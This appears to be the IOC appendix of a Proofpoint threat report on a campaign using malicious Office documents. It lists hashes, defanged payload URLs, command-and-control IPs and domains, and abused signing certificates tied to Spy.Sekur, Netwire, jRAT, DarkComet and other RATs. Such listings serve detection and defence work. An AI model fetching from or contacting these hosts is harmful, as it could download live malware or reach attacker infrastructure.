hxxp://154.16.138[.]74/sexit.exe	URL	“remitter request_2016-03-05-122839.doc” payload
hxxp://154.16.138[.]74/vex.exe	URL	Netwire hosted on site
hxxp://172.98.202[.]171/famzy/final.exe	URL	Spy.Sekur, MorphineRAT, and DarkComet hosted on site
hxxp://87.120.37[.]90/fend.png	URL	Spy.Sekur hosted on site
ac63520803ce7f1343d4fa31588c1fef6 abb0783980ad0ba613be749815c5900	SHA256	WRONG_AMOUN-01032016.doc exploits CVE-2015-2545
fe8feb71af2ed561d0f6ae036a660658b 3c2be855efb04c591f1681c96e9b07f	SHA256	“remitter request_2016-03-05-122839. doc”, Macro document sent as attachment, downloads Spy.Sekur
a56c14acef1e0e2e262b5670e539c000 8fdb785edf3e96ef285017894b598596	SHA256	“application form usd duplicate payment.doc”, document dropping Toshliph
ed2bc611cb95d9d988359230e90fd781 8fe3e6c3301d959d857b9beb6a704b49	SHA256	“reverse debit posted in error 040316.doc”
73259c6eacf212e22adb095647b6ae345 d42552911ac93cdf81a3e2005763e74	SHA256	MSIL/JScript Downloader dropped by WRONG_AMOUN-01032016.doc
a400ef9313199f5795de45cbe6e31c4001 c973e1c7fe9676bd5d301c977f8dac	SHA256	“proforma invoice.doc.docx”
cb6f847bcb8f585bc635157b5906e2da423 c04b862a5ee8036fb5dd2e1ce71a4	SHA256	“MSIL/JScript Downloader dropped by “proforma invoice.doc.docx”
e8023e1362ee9240658565eabd18405e26 94906a521377222984b82fdbb22714	SHA256	PPT likely exploiting CVE-2014-6352 to deliver Spy.Sekur
04e86912d195d9189e64d1ce80374bed30 73b0fcb731f3f403822a510e76ebaa	SHA256	Spy.Sekur downloaded by MSIL/JScript downloader from hxxp://78.128.92[.]49/ blesx.exe
9758aa737004fc3fc6bc7d535e604324b6e 42c7c19459f575083a411a4774b18	SHA256	Sky.Sekur hosted on hxxp://154.16.138[.]74/sexit.exe
04281900f08d55a3adc80182419609faf4c 49d260d18496ecb3d3b90caca0612	SHA256	jRAT hosted on hxxp://damianroz[.] com/22t/download.php?file=NjA0MjgxM DNfX19fY2FwdGlvbmVkX3Ry YW5zYWN0aW9udXRybm9fZmZ0dDE2 MDQ0MDAyODI5LWR0ZDAyMDMy MDE2aW1hZ2VqcGcuamFy
33808e7f7837323686c10c5da1e60812afe 041f28004ee667a5683a53532206c	SHA256	Netwire hosted on hxxp://154.16.138[.]74/vex.exe

IOC	IOC Type	Description
bf4d24021fa5210eece4dffb7d1c53450c8401b3195 97669680d69617fa874ba	SHA256	Toshliph that downloads CyberGate
16bd45cefefac81da5e8805a6c00e02f8a74438beb17 d9c7af8b7329a71ad4ca	SHA256	Cybergate downloaded by Toshliph
18f29f44d40846850a10f4eb5d217685e5853aca babd08c7fdf4e3106452d33c	SHA256	Spy.Sekur - “TUBOR0”
390cffc97ad6982a3f7c7a1bbbc65bf2abf797267 b134a58581b644cb5595f26	SHA256	Spy.Sekur dropped by PPT - “TUBOR0”
86c20c0e0417e73b51241a769164ddb33429a2 55f40e6bd1c86bed537b2eec1d	SHA256	Spy.Sekur hosted as /famzy/final.exe - “TUBOR0”
dd92174f158778849f81f6971b7bc9bbda7d737 b6911f50c19212fb0e728bebf	SHA256	MorphineRAT hosted as /famzy/final.exe
344b79f93d99317087403e7422b5638705066d 4fa6abf69d861cad0537fe1a10	SHA256	MorphineRAT hosted as /famzy/final.exe
9d1fda93fdc08d28f1ec109cf187bd6b56b011e7 3f12722c0f79652e290c059b	SHA256	DarkComet hosted as /famzy/final.exe
35eff02140b6c8ed8d34cfc40c5032525888632a 964ea9c8180c0912e69b32a1	SHA256	DarkComet hosted as /famzy/final.exe
155f9a071a3bf46b99c8423de482265191a124c 15668300d7258a6d56eababbd	SHA256	DarkComet hosted as /famzy/final.exe
a066943aef22d6dde725b0334e69cba4436e38 af991f79fab037c3e63d4f463c	SHA256	DarkComet hosted as /famzy/final.exe
51758d77f51deacd4366b51628852fcf4405a9e0 c1c524616f810e32c534e1db	SHA256	Spy.Sekur hosted as fend.png
62248f29386f4fc008201df23e8e556ad662ecffad 30b0d998336e93242f569f	SHA256	Dropper likely exploiting CVE-2015-1701 to deliver MSIL/JScript Downloader
978db57a151baab7cf61802e3d6063c6ab25fa84 d4ccbb67f906a90ecab9075e	SHA256	MSIL/JScript Downloader dropped by CVE-2015-1701 dropper - /famzy/final.exe
225f517e42ceb8d6c32cf3274d2cdfc6a37b5088c 143081cac2013d1b91e5e0c	SHA256	MSIL/JScript Downloader - /famzy/final.exe
49079c92beeac9c3c66b942c2d969c7debe9205 6ed719ef3cbc10e7b4d19172e	SHA256	Spy.Sekur - “TUBOR0”
185.29.9[.]16	IP	jRAT C2
78.128.92[.]29	IP	Spy.Sekur C2
78.128.92[.]117	IP	Toshliph C2 (that downloads Cybergate)
78.128.92[.]49	IP	Hosted blesx.exe payload

IOC	IOC Type	Description
93.115.38[.]202	IP	CyberGate C2
149.202.29[.]77	IP	Spy.Sekur C2
216.170.118[.]136	IP	Spy.Sekur C2
149.202.29[.]114	IP	Spy.Sekur C2
172.98.202[.]171	IP	Hosted /famzy/final.exe payloads
154.16.138[.]74	IP	Hosted sexit.exe payload
87.120.37[.]90	IP	Hosted fend.png payload
godwin231.zapto[.]org	Domain	MorphineRAT and DarkComet C2
www.craptioerne[.]com	Domain	Spy.Sekur C&C, possible diversion
www.googlesswe[.]com	Domain	Spy.Sekur C&C, possible diversion
www.carenty44[.]net	Domain	Spy.Sekur C&C, possible diversion
www.fenticpayrt[.]com	Domain	Spy.Sekur C&C, possible diversion
MicroHealth (sha256) 00:8F:3A:01:E1:C3:EE:AF:CC:BB:E6:22:95:50:7A:4E:20	Signing certificate	Certificate used to sign Spy.Sekur
Time Doctor LLC (sha1) 56:0E:89:8E:A6:CE:12:B2:62:57:40:32:80:76:DC:FB	Signing certificate	Certificate used to sign Spy.Sekur
Tragon Corporation (sha256) 00:C3:A9:04:56:84:D2:9E:75	Signing certificate	Certificate used to sign Spy.Sekur

proofpoint™
892 Ross Drive
Sunnyvale, CA 94089
1.408.517.4710
www.proofpoint.com